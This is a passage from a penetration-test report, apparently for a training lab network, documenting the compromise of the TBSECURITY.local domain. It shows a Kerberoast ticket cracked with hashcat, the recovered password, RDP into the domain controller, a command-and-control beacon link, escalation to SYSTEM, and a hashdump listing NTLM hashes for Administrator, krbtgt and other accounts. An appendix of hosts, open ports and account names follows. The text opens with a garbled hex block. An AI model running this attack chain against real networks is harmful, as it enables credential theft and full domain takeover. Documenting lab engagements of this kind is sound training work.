2FDCAF9D891AED32FEDAB13B96916E0D88624FE1E399F5180CCB4CDC7A54D0CE3006BA068C8DCCC59482C
8054196A67529B3D8E509112458457221D982797CC6F031894F88BD4363A21416FA38BD3ECE9782CE3C7B
A8C9E98FC6DFE8A42DD710D69FB8F169337C994B4260391F4F73244A457A9940483F1C592807B763ED1CE
E7FCF89D62275524B6FFCE8A2A9CE982E96DCC7B830379BF927C8E4B7FD366D05FD08A6662A38C3D30BF2
E25D6BEDC1EBC2B61770C9331CFA6AB849B1A4EC60A5702ED2D61CED1BA73138E63944D4E7A4E2E640C4
F79737038001F79171FD5FA5EA4128694A2547721629986DCC98F7D8E4191268882FDE82222D5D1D1232F
796C520F16794DC6AFEE29C7F197D601C0E11D13C4D323FA72E7D71318F96A57B18638E841205461F749A
DF35F8EB75F739EB35DCED5DB4D8B7EDE0DC469312D29DE6EC3F991D22E7CD22341432510EF0AEE1533E
7027A6579166EA69500B1B2BA2E78BE2449DB1A90C3BE1B43097038E3A9B913EF48AB4841A06C8590A34
C9781D92986D16EE571650B9ECBD4ABCDDDD71883165BD52EF35F87A7833E881C77523C2524ACBA53E7
4E8509954BC7F997B3F1ECBD3842259FA300DC69D16BE5D79B186162C7CBA8246E695627F65CE1A73327
8FE3DC26A5D3D64AAD3ECEC80B4ED63CCD811C2F31E03A8DEB6A8D860ECEC67ABAB349B66455EAC1670
2FB0C2011E5D15DD6F56542B5C120AD4E31215FE7F7FB82C903E2CABD1CF6324D88FAB04F8550F84CDCE7
D03EF42D6145C7F4B560ABEA409A8CEC8F1DCCFCA3131CB671BAEB37D45A4D9E2AF5A8CDF881B83F1708
294D3B19EC1A0A582DFABD230D7AB811B9286D6654F12F3E96FDABC4BEE4361F7E4A8607A055F9183F99
8694FAB52A81A8F008031D585593ADDC118AA29A82856698F8A5457AF2917598D825E60F7725F0F0931A5
7E111C52578EA0DDE3041D4587C311EA4519C689FB60AA520CD329427AFB3079F0BBF66F074E2CD64108A
8B680E4CF5C97A3F313B95E04379DAC5A8383447BD82D627B5B272C66E0D7F4A0D1C4CE733E76FF91375A
7A7571653D48563B9F170FB066D7DB8BA32958A851DF48351B628C03474DCC242B0357D97031627A4F19
A5B20634B48591DA7521B6A06895029BEF353A243F3AA6428A8B8F3C103B8ABF2D5FACAC9465D3729601
8E0C56E1DADAB1698A529256659D5F8BF7077EB57414B9B92E6420E1390AD2F2A96079122D76E7485AA6
E8043F90D2476A4279D9E2FF3E7C3DF4597DBD6EE8D5F29A7E40204EB30C603E423151530DD4CEB5B7010
88A2F6EA9D76A9EFB27B554157CE43792C01D70AF977D1D4856D2B1CF1140A4ED0447A5B43A92C5EFEF7
E2F97C17D61540608F37C9F9941DFF922CFB9RAF74202AF923420B112D7F8878D750AF67

The hash is successfully cracked using hashcat tool.

Command : hashcat -a 0 -m 13100 kerberoast_tbservice.txt /usr/share/wordlists/rockyou.txt

Password : securityadmin284650

```
$krb5tgs$23$*TBService$TBSEC-DC01/TBService.TBSECURITY.local:48064@tbsecurity.local*$d7a30246f746c75433c657f4dd14bde0$al0dd2c95c9a34b6bb0b460d78a0clcf21e9ad9581781d27d37728ca4e697839ac9c951c54287a5ce7ccf106446a00914fb5f635baee7cb981c3c29cf0966e6c1bdf1662657e095fac2ecf346e582c0e885474ac7d4e82fdaf9d891aed32fedab13b96916e0d88624fe1e399f5180ccb4cd7a54d0ce3006ba068c8dcc59482c8054196a67529b3d8e509112458457221d982797cc6f031894f88bd4363a21416fa38bd3ece9782ce3c7ba8c9e98fc6df8a42dd710d69fb8f169337c994b4266391faf73244a457a9940483flc592867b763ed1cee7fcf89d62275524b6ffce8a2a9ce982e96dcc7b830379bf927c8e4b7fd366d05fd08a6662a38c3d30bf2e25d6bed1ebc2b61770c9331cfadabb49bla4ec60a5702ed2d61ced1ba73138e63944d4e7a4e2e646c4f7973703800179171fd5fa5ea4128694a2547721629986dcc98f7d8e4191268882fde8222d5d1d1232f796c520f16794dc6aTee29c7f197d601c0e11d13c4d323fa72e7d1318f96a57b18638e841205461f749adf35f8eb7f5f739eb35cded5bd4d8b7ede0dc469312d29de6ec3f991d22e7cd22341432510ef0ae e1533e7027a6579166ea69500b1b2bae78be2449db1a90c3belb43097038e3a9b913ef48ab4841a06c590a34c9781d92986d16ee571650b9ecbd4abccddd71883165bd52e f3f87a7833e881c77523c2524acb53e74a8607a055f9183f998694fab52a81a8f008031d585593addc118aa29a82856698f8a5457a2917598d825e60f7725f0f0931a57e111c52578ea0dee304 61d4587c311ea4519c689fb600a520cd329427af3079f0bbf66f074e2cd64108a8b680e4cf5c973f13b95e04379da5a8383447bd82d627b5b272c66e0d7f4a0d1c4ce733e 76ff91375a7a7571653d48563b9f170fb066d7db8ba32958a851df48351b628c03474dcc242b0357d97031627adf19a5b20634b48591da7521b6a06895029bef353a243f3aa6 428aab8bf3c103b8abf2d5facac9465d37296018e0c561edadab1698a529256659d5f8bf7077eb5741ab92e6420e1396ad2f2a96079122d76e7485aa6e8043f90d2476a4279 d9e2ff3e7c3df4597bdb6eed8d5f29a7e40204eb30c603e423151530dd4ceb5b701088a2f6ea9d76a9efb27b554157ce43792c01d70af977d1d4856d2b1cf1140a4ed0447a5b4 3a92c5effe7e2e97c17d61540608e2c9f9941dee922cf9bae74202a923420b112d7e8878d9750a61:securityadmin284650
```

Using the password cracked, we were able to RDP into the Domain Controller of TBSECURITY.local at 10.200.34.79.

Username : TBService

Password : securityadmin284650

Command : proxychains -q xfreerdp /u:TBService /p:securityadmin284650 /v:10.200.34.79

```
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\TBService>whoami && hostname
tbsecurity\tbservice
TBSEC-DC01

C:\Users\TBService>
```

TBSECURITY.local Domain Compromise

Through the RDP Session as user TBService onto TBSEC-DC01, we were able to enumerate the privilege of the user. We discovered that the user **TBService** is part of the **Domain Admins** and **Local Administrators** Group, which makes us being able to elevate our privileges on the machine to **SYSTEM**.

Command : *net user TBService /domain*

```
C:\Users\TBService>net user TBService /domain
User name          TBService
Full Name          TBService
Comment
User's comment
Country/region code    000 (System Default)
Account active       Yes
Account expires      Never

Password last set   7/27/2020 4:29:15 PM
Password expires     Never
Password changeable 7/28/2020 4:29:15 PM
Password required    Yes
User may change password Yes


Workstations allowed All
Logon script
User profile
Home directory
Last logon          7/14/2022 4:21:27 AM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *Enterprise Admins    *Group Policy Creator
                           *Domain Users      *Schema Admins
                           *Domain Admins


The command completed successfully.
```

We were able to spawn an SMB Beacon as Administrator that was downloaded to **C:\Users\TBSEC_GUEST\Downloads** folder through the RDP Session.



Now that the SMB Beacon is spawned on TBSEC-DC01 , we were able to link the child beacon to our parent beacon at 10.200.34.243 (CORP-ADT01).

```
beacon> link 10.200.34.79 msagent_c20e
[*] Tasked to link to \\10.200.34.79\pipe\msagent_c20e
[+] host called home, sent: 53 bytes
[+] established link to child beacon: 10.200.34.79
```



Now we were able to impersonate token as **NT AUTHORITY\SYSTEM** and perform hash dumping on the Domain Controller revealing the hashes of all the Domain Users on the **TBSECURITY.local** Domain.

Commands :

- 1) *getuid*
- 2) *getsystem*
- 3) *hashdump*

```
beacon> getuid
[*] Tasked beacon to get userid 1
[+] host called home, sent: 8 bytes
[*] You are TBSECURITY\TBSERVICE (admin)

beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 2743 bytes 2
[+] Impersonated NT AUTHORITY\SYSTEM

beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes 3
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:976ca2a01b002c120f214aa33973642b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:54d770a58c52da002c6328b395b15963:::
TBSEC_GUEST:1113:aad3b435b51404eeaad3b435b51404ee:f4363b16fd86696ae3ca8419ea4c7fff:::
TBService:1114:aad3b435b51404eeaad3b435b51404ee:b23f99bbf94ea5866d5060603defe3aa:::
SecureDA:1115:aad3b435b51404eeaad3b435b51404ee:8e9f23440790de6c90664945a1a6c959:::
TBSEC-DC01$:1008:aad3b435b51404eeaad3b435b51404ee:7a8c7c4959fcc3a3f5b4023a9522f7b0:::
```

APPENDIX 1 : Hosts Report

Jul 30, 2022

This report shows host information gathered during this engagement.

Summary

Hosts: 11
Services: 139
Sessions: 331



10.200.34.79

Operating System: Windows 6.2
Name: TBSEC-DC01
Note:

Services

port	banner
53	
80	
88	
135	
139	
389	
445	
464	
593	
636	
3268	
3269	
3389	
5985	
9389	
47001	
49664	
49665	
49666	
49667	
49669	
49671	

port	banner
49672	
49674	
49677	
49689	
49703	

Credentials

user	realm	password
Guest	TBSEC-DC01	*****
krbtgt	TBSEC-DC01	*****
SecureDA	TBSEC-DC01	*****
Administrator	TBSEC-DC01	*****
TBService	TBSEC-DC01	*****
TBSEC_GUEST	TBSEC-DC01	*****

Sessions

user	process	pid	opened
TBSEC_GUEST	amazon-agent.exe	4900	07/13 09:06
TBSEC_GUEST	amazon-agent.exe	4612	07/14 00:07
TBService	amazon-agent.exe	180	07/14 00:25
TBService *	amazon-agent.exe	2128	07/14 00:26
SYSTEM *	amazon-agent.exe	3464	07/14 00:48
TBService	amazon-agent.exe	1724	07/14 00:48
TBService *	amazon-agent.exe	5320	07/14 00:49
TBService *	amazon-agent.exe	5536	07/14 00:55
SYSTEM *	rundll32.exe	4344	07/14 00:55
SYSTEM *	rundll32.exe	1940	07/14 01:32
SYSTEM *	rundll32.exe	4700	07/14 01:47
SYSTEM *	rundll32.exe	2144	07/14 01:52
SYSTEM *	amazon-agent.exe	3264	07/14 01:53
SYSTEM *	amazon-agent.exe	5012	07/14 01:56
backup	amazon-agent.exe	7472	07/14 01:56



10.200.34.117

Operating System: Windows 6.2
Name: THROWBACK-DC01
Note: THROWBACK.local Domain Controller

Services

port	banner
22	SSH-2.0-OpenSSH_for_Windows_7.7
53	
80	
88	
135	
139	
389	
445	platform: 500 version: 10.0 name: THROWBACK-DC01 domain: THROWBACK
464	
593	
636	
3268	
3269	
3389	
5985	
9389	
47001	
49664	
49665	
49666	
49667	
49668	
49672	
49677	
49678	
49681	
49685	
49710	
49767	

Credentials

user	realm	password
THROWBACK-WS01\$	THROWBACK-DC01	*****
SQLService	THROWBACK-DC01	*****
backup	THROWBACK-DC01	*****
HumphreyW	THROWBACK-DC01	*****
Guest	THROWBACK-DC01	*****
spooks	THROWBACK-DC01	*****
TaskMgr	THROWBACK-DC01	*****
Administrator	THROWBACK-DC01	*****
FoxxR	THROWBACK-DC01	*****
WintersS	THROWBACK-DC01	*****
MercerH	THROWBACK-DC01	*****
CochranH	THROWBACK-DC01	*****
TrevinoC	THROWBACK-DC01	*****
PooleW	THROWBACK-DC01	*****
DotsonJ	THROWBACK-DC01	*****
PetersenA	THROWBACK-DC01	*****
SpenceJ	THROWBACK-DC01	*****
BlackenshipV	THROWBACK-DC01	*****
BlackwellIA	THROWBACK-DC01	*****
NievesD	THROWBACK-DC01	*****
BoyerV	THROWBACK-DC01	*****
WilliamsonM	THROWBACK-DC01	*****
PateD	THROWBACK-DC01	*****
BurtonV	THROWBACK-DC01	*****
KramerP	THROWBACK-DC01	*****
ClayS	THROWBACK-DC01	*****
NixonJ	THROWBACK-DC01	*****
LambJ	THROWBACK-DC01	*****
GuthrieA	THROWBACK-DC01	*****
TBService	THROWBACK-DC01	*****
DaibaN	THROWBACK-DC01	*****
CastroJ	THROWBACK-DC01	*****
BurchR	THROWBACK-DC01	*****
LindseyN	THROWBACK-DC01	*****
BaldwinB	THROWBACK-DC01	*****
NealR	THROWBACK-DC01	*****
HansonsW	THROWBACK-DC01	*****
StuartL	THROWBACK-DC01	*****
Montoyal	THROWBACK-DC01	*****
EatonR	THROWBACK-DC01	*****

user	realm	password
WebbH	THROWBACK-DC01	*****
CortezD	THROWBACK-DC01	*****
STAGEService	THROWBACK-DC01	*****
AtkinsB	THROWBACK-DC01	*****
StanleyL	THROWBACK-DC01	*****
BentonA	THROWBACK-DC01	*****
LivingstonM	THROWBACK-DC01	*****
QuinnC	THROWBACK-DC01	*****
SosaL	THROWBACK-DC01	*****
RosalesT	THROWBACK-DC01	*****
AndersonD	THROWBACK-DC01	*****
ThortonD	THROWBACK-DC01	*****
WilkinsonE	THROWBACK-DC01	*****
LoginService	THROWBACK-DC01	*****
BrenardJ	THROWBACK-DC01	*****
JacobsonD	THROWBACK-DC01	*****
ParkerL	THROWBACK-DC01	*****
HamptonF	THROWBACK-DC01	*****
FoleyS	THROWBACK-DC01	*****
HaydenC	THROWBACK-DC01	*****
BrooksK	THROWBACK-DC01	*****
WEBSERVICE	THROWBACK-DC01	*****
WhiteR	THROWBACK-DC01	*****
PowellW	THROWBACK-DC01	*****
CunninghamS	THROWBACK-DC01	*****
SextonL	THROWBACK-DC01	*****
HardingE	THROWBACK-DC01	*****
horsemanb	THROWBACK-DC01	*****
JeffersD	THROWBACK-DC01	*****
GongoH	THROWBACK-DC01	*****
sshd	THROWBACK-DC01	*****
CORPORATE\$	THROWBACK-DC01	*****
krbtgt	THROWBACK-DC01	*****
spooks	THROWBACK-DC01	*****
PetersJ	THROWBACK-DC01	*****
THROWBACK-DC01\$	THROWBACK-DC01	*****
THROWBACK-PROD\$	THROWBACK-DC01	*****
BlaireJ	THROWBACK-DC01	*****
THROWBACK-TIME\$	THROWBACK-DC01	*****
backup	THROWBACK.local	*****
MercerH	THROWBACK.local	*****

Sessions

user	process	pid	opened
JeffersD	powershell.exe	4716	07/06 07:44
JeffersD	beacon.exe	4700	07/06 08:57
JeffersD	rundll32.exe	6928	07/06 10:13
SYSTEM *	rundll32.exe	1752	07/06 10:17
SYSTEM *	rundll32.exe	3188	07/06 10:45
SYSTEM *	rundll32.exe	6260	07/06 10:46
SYSTEM *	rundll32.exe	5432	07/06 10:51
SYSTEM *	amazon-ssm-agent.exe	3116	07/06 10:54
SYSTEM *	rundll32.exe	5104	07/06 21:43
SYSTEM *	rundll32.exe	388	07/06 21:46
SYSTEM *	explorer.exe	2452	07/06 21:50
SYSTEM *	amazon-ssm-agent.exe	3184	07/06 21:53
SYSTEM *	rundll32.exe	2828	07/07 00:30
SYSTEM *	rundll32.exe	6372	07/07 01:06
SYSTEM *	rundll32.exe	712	07/07 01:20
SYSTEM *	rundll32.exe	4212	07/07 01:32
SYSTEM *	rundll32.exe	4912	07/07 01:33
SYSTEM *	rundll32.exe	5564	07/07 01:34
SYSTEM *	rundll32.exe	5584	07/07 01:34
SYSTEM *	rundll32.exe	5960	07/07 01:34
SYSTEM *	amazon-agent.exe	9460	07/07 01:34
SYSTEM *	rundll32.exe	10644	07/07 01:38
SYSTEM *	rundll32.exe	11128	07/07 01:39
SYSTEM *	rundll32.exe	11248	07/07 01:39
SYSTEM *	amazon-agent.exe	14032	07/07 01:39
SYSTEM *	powershell.exe	4664	07/07 06:46
SYSTEM *	amazon-agent.exe	4776	07/07 06:48
SYSTEM *	powershell.exe	1952	07/07 10:40
SYSTEM *	amazon-agent.exe	4868	07/07 10:42
MercerH *	amazon-agent.exe	2588	07/07 21:51
SYSTEM *	powershell.exe	760	07/07 22:58
SYSTEM *	amazon-agent.exe	4984	07/07 23:09
MercerH *	amazon-agent.exe	2956	07/07 23:26
SYSTEM *	powershell.exe	1624	07/07 23:53
MercerH *	amazon-agent.exe	2028	07/07 23:57
MercerH *	amazon-agent.exe	1772	07/08 07:21
MercerH *	ssh_daemon.exe	1244	07/08 07:36
MercerH *	amazon-agent.exe	2684	07/08 20:50
MercerH *	amazon-agent.exe	3972	07/08 20:54
MercerH *	amazon-agent.exe	1428	07/08 20:56

user	process	pid	opened
MercerH *	amazon-agent.exe	5060	07/08 23:17
MercerH *	amazon-agent.exe	1500	07/09 23:53
MercerH *	amazon-agent.exe	4492	07/10 08:42
MercerH *	powershell.exe	1768	07/11 00:06
MercerH *	powershell.exe	5028	07/11 00:14
MercerH *	amazon-agent.exe	2180	07/11 00:15
MercerH *	amazon-agent.exe	4892	07/11 00:18
MercerH *	amazon-ssm-agent.exe	4396	07/11 00:23
SYSTEM *	rundll32.exe	1512	07/11 10:29
SYSTEM *	amazon-agent.exe	4380	07/11 10:30
SYSTEM *	amazon-agent.exe	3048	07/11 10:41
SYSTEM *	rundll32.exe	4864	07/11 20:24
SYSTEM *	amazon-agent.exe	1544	07/11 20:31
SYSTEM *	rundll32.exe	1172	07/12 08:48
SYSTEM *	amazon-agent.exe	4332	07/12 08:51
SYSTEM *	rundll32.exe	4912	07/12 23:14
SYSTEM *	amazon-agent.exe	2344	07/12 23:16
SYSTEM *	rundll32.exe	3612	07/13 06:23
SYSTEM *	amazon-agent.exe	4272	07/13 06:26
SYSTEM *	rundll32.exe	756	07/13 23:43
MercerH *	amazon-agent.exe	1468	07/13 23:43
MercerH *	amazon-agent.exe	4592	07/13 23:44
SYSTEM *	rundll32.exe	4928	07/13 23:45
SYSTEM *	amazon-agent.exe	3908	07/13 23:46



10.200.34.118

Operating System: Windows 6.2
Name: CORP-DC01
Note: CORPORATE.local Domain Controller

Services

port	banner
53	
80	
88	
135	
139	
389	
445	platform: 500 version: 10.0 name: CORP-DC01 domain: CORPORATE
464	
593	
636	
3268	
3269	
3389	
5985	
9389	
49667	
49676	
49677	
49680	
49705	
52671	

Credentials

user	realm	password
Guest	CORP-DC01	*****
krbtgt	CORP-DC01	*****
Administrator	CORP-DC01	*****
DosierK	CORP-DC01	*****
DaviesJ	CORP-DC01	*****
RedformM	CORP-DC01	*****
ReeveK	CORP-DC01	*****
Knottl	CORP-DC01	*****
HardingT	CORP-DC01	*****
SotoB	CORP-DC01	*****
FarringtonE	CORP-DC01	*****
MartinezC	CORP-DC01	*****
HardwoodA	CORP-DC01	*****
TurnerK	CORP-DC01	*****
BrandtG	CORP-DC01	*****
HicksR	CORP-DC01	*****
FarrowK	CORP-DC01	*****
WileyB	CORP-DC01	*****
SalgadoK	CORP-DC01	*****
MillerH	CORP-DC01	*****

Sessions

user	process	pid	opened
MercerH	ssh_daemon.exe	6408	07/08 05:23
MercerH	ssh_daemon.exe	900	07/08 08:16
MercerH *	amazon-agent.exe	6064	07/08 09:19
MercerH	amazon-agent.exe	7116	07/08 21:05
MercerH *	amazon-agent-ssm.exe	6624	07/09 00:21
MercerH	amazon-agent.exe	6092	07/09 23:59
MercerH	amazon-agent.exe	5304	07/09 23:59
MercerH	amazon-agent.exe	4332	07/09 23:59
MercerH	amazon-agent.exe	872	07/10 08:47
MercerH	amazon-agent.exe	5160	07/10 08:47
MercerH	amazon-agent.exe	2452	07/10 08:48
MercerH	amazon-agent.exe	5400	07/11 00:31
MercerH	amazon-agent.exe	5896	07/11 10:50
MercerH	amazon-agent.exe	5940	07/11 10:50
MercerH	amazon-agent.exe	6028	07/11 10:50
MercerH	rundll32.exe	3048	07/11 10:51
SYSTEM *	rundll32.exe	4876	07/11 20:58
SYSTEM *	amazon-agent.exe	2684	07/11 21:01
SYSTEM *	rundll32.exe	4228	07/12 08:53
SYSTEM *	rundll32.exe	4248	07/12 08:54
SYSTEM *	amazon-agent.exe	2612	07/12 08:54
SYSTEM *	amazon-agent.exe	4132	07/12 08:55
SYSTEM *	rundll32.exe	4120	07/12 23:16
SYSTEM *	rundll32.exe	4132	07/12 23:17
SYSTEM *	amazon-agent.exe	4324	07/12 23:17
SYSTEM *	rundll32.exe	4108	07/13 06:26
SYSTEM *	rundll32.exe	4124	07/13 06:27
SYSTEM *	amazon-agent.exe	3288	07/13 06:27
SYSTEM *	rundll32.exe	4180	07/13 23:48
SYSTEM *	rundll32.exe	4196	07/13 23:49
SYSTEM *	rundll32.exe	4212	07/13 23:49
SYSTEM *	amazon-agent.exe	1100	07/13 23:49



10.200.34.138

Operating System: FreeBSD 1.0
Name: THROWBACK-FW01
Note: FIREWALL

Services

port	banner
22	SSH-2.0-OpenSSH_7.5
53	
80	
443	



10.200.34.176

Operating System: Windows 6.2
Name: THROWBACK-TIME
Note:

Services

port	banner
22	SSH-2.0-OpenSSH_for_Windows_7.7
80	
135	
139	
443	
445	platform: 500 version: 10.0 name: THROWBACK-TIME domain: THROWBACK
3306	
3389	
5985	

Credentials

user	realm	password
DefaultAccount	THROWBACK	*****
Guest	THROWBACK	*****
Administrator	THROWBACK	*****
WDAGUtilityAccount	THROWBACK	*****
sshd	THROWBACK	*****
Timekeeper	THROWBACK	*****
Guest	THROWBACK-TIME	*****
DefaultAccount	THROWBACK-TIME	*****
Administrator	THROWBACK-TIME	*****
WDAGUtilityAccount	THROWBACK-TIME	*****
sshd	THROWBACK-TIME	*****
Timekeeper	THROWBACK-TIME	*****

Sessions

user	process	pid	opened
Administrator *	rundll32.exe	4884	07/02 10:39
Administrator *	rundll32.exe	4672	07/02 10:39
Administrator *	rundll32.exe	5044	07/02 10:43
SYSTEM *	ssh_daemon.exe	5112	07/02 11:04
SYSTEM *	ssh_daemon.exe	2768	07/03 03:41
SYSTEM *	ssh_daemon.exe	4736	07/03 04:03
SYSTEM *	ssh_daemon.exe	2696	07/03 05:29
SYSTEM *	ssh_daemon.exe	480	07/03 05:35
SYSTEM *	ssh_daemon.exe	2588	07/04 02:42
SYSTEM *	ssh_daemon.exe	1780	07/05 00:09
SYSTEM *	ssh_daemon.exe	2484	07/05 06:27
SYSTEM *	ssh_daemon.exe	2664	07/05 21:20
SYSTEM *	ssh_daemon.exe	540	07/06 06:51
SYSTEM *	ssh_daemon.exe	2648	07/06 21:20
SYSTEM *	ssh_daemon.exe	2440	07/07 00:25
SYSTEM *	ssh_daemon.exe	2668	07/07 05:49
SYSTEM *	ssh_daemon.exe	2732	07/07 10:34
SYSTEM *	ssh_daemon.exe	2552	07/07 21:36
SYSTEM *	ssh_daemon.exe	2612	07/07 23:22
SYSTEM *	ssh_daemon.exe	2480	07/08 07:14
SYSTEM *	ssh_daemon.exe	2544	07/08 20:33
SYSTEM *	ssh_daemon.exe	2652	07/09 23:46
SYSTEM *	ssh_daemon.exe	2500	07/10 01:57
SYSTEM *	ssh_daemon.exe	2496	07/10 03:47

user	process	pid	opened
SYSTEM *	ssh_daemon.exe	4072	07/10 06:28
SYSTEM *	ssh_daemon.exe	2680	07/10 23:46
SYSTEM *	ssh_daemon.exe	2480	07/11 10:23
SYSTEM *	ssh_daemon.exe	2424	07/11 20:19
SYSTEM *	ssh_daemon.exe	2588	07/12 08:40
SYSTEM *	ssh_daemon.exe	2632	07/12 23:05
SYSTEM *	ssh_daemon.exe	2452	07/13 06:21
SYSTEM *	ssh_daemon.exe	2592	07/13 23:26
SYSTEM *	ssh_daemon.exe	2400	07/22 00:57



10.200.34.219

Operating System: Windows 6.2
Name: THROWBACK-PROD
Note:

Services

port	banner
22	SSH-2.0-OpenSSH_for_Windows_7.7
80	
135	
139	
445	platform: 500 version: 10.0 name: THROWBACK-PROD domain: THROWBACK
3389	
5357	
5985	
49667	
49669	
49674	

Credentials

user	realm	password
admin-petersj	Login	*****
BlaireJ	THROWBACK	*****
Guest	THROWBACK-PROD	*****
DefaultAccount	THROWBACK-PROD	*****
WDAGUtilityAccount	THROWBACK-PROD	*****
admin-petersj	THROWBACK-PROD	*****
admin-petersj	THROWBACK-PROD	*****
Administrator	THROWBACK-PROD	*****
sshd	THROWBACK-PROD	*****
THROWBACK-PROD\admin-petersj	THROWBACK-PROD\admin-petersj	*****
BlaireJ	THROWBACK-WS01	*****
BlaireJ	THROWBACK-WS01.THROWBACK.local	*****
BlaireJ	THROWBACK.LOCAL	*****

Sessions

user	process	pid	opened
Blairej *	powershell.exe	1612	07/04 12:48
SYSTEM *	ssh_daemon.exe	5468	07/05 00:09
SYSTEM *	ssh_daemon.exe	3584	07/05 06:28
SYSTEM *	ssh_daemon.exe	3668	07/05 21:20
SYSTEM *	ssh_daemon.exe	1776	07/06 06:51
SYSTEM *	ssh_daemon.exe	3512	07/06 21:20
SYSTEM *	ssh_daemon.exe	3432	07/07 00:25
SYSTEM *	rundll32.exe	1152	07/07 00:28
SYSTEM *	ssh_daemon.exe	3528	07/07 05:49
SYSTEM *	ssh_daemon.exe	3660	07/07 10:34
SYSTEM *	ssh_daemon.exe	3608	07/07 21:36
SYSTEM *	ssh_daemon.exe	3504	07/07 23:23
SYSTEM *	ssh_daemon.exe	3400	07/08 07:14
SYSTEM *	ssh_daemon.exe	3540	07/08 20:33
SYSTEM *	ssh_daemon.exe	3536	07/09 23:46
SYSTEM *	ssh_daemon.exe	3268	07/10 01:57
SYSTEM *	ssh_daemon.exe	3468	07/10 03:47
SYSTEM *	ssh_daemon.exe	508	07/10 06:28
SYSTEM *	ssh_daemon.exe	3476	07/10 23:47
SYSTEM *	ssh_daemon.exe	3572	07/11 10:23
SYSTEM *	ssh_daemon.exe	3544	07/11 20:19
SYSTEM *	ssh_daemon.exe	3484	07/12 08:40

user	process	pid	opened
SYSTEM *	ssh_daemon.exe	3584	07/12 23:05
SYSTEM *	ssh_daemon.exe	3468	07/13 06:21
SYSTEM *	ssh_daemon.exe	3596	07/13 23:26
SYSTEM *	ssh_daemon.exe	4768	07/22 00:57



10.200.34.222

Operating System: Windows 6.2
Name: THROWBACK-WS01
Note:

Services

port	banner
22	SSH-2.0-OpenSSH_for_Windows_7.7
135	
139	
445	platform: 500 version: 10.0 name: THROWBACK-WS01 domain: THROWBACK
3389	
5040	
5985	
47001	
49664	
49665	
49666	
49667	
49668	
49669	
53391	
53397	

Credentials

user	realm	password
Administrator	THROWBACK	*****
WDAGUtilityAccount	THROWBACK-WS01	*****
DefaultAccount	THROWBACK-WS01	*****
Administrator	THROWBACK-WS01	*****
Guest	THROWBACK-WS01	*****
rdpuser	THROWBACK-WS01	*****
sshd	THROWBACK-WS01	*****

Sessions

user	process	pid	opened
BlaireJ *	Patch.exe	3560	03/15 08:17
BlaireJ *	Patch.exe	4876	03/15 08:18
BlaireJ *	Patch.exe	4280	03/15 08:19
BlaireJ *	Patch.exe	1892	03/15 08:22
BlaireJ *	Patch.exe	1724	03/15 08:22
BlaireJ *	Patch.exe	1364	03/15 08:22
BlaireJ *	Patch.exe	1208	03/15 08:23
BlaireJ *	Patch.exe	1604	03/15 08:24
BlaireJ *	Patch.exe	1492	03/15 08:25
BlaireJ *	Patch.exe	4156	03/15 08:26
BlaireJ *	Patch.exe	2272	03/15 08:26
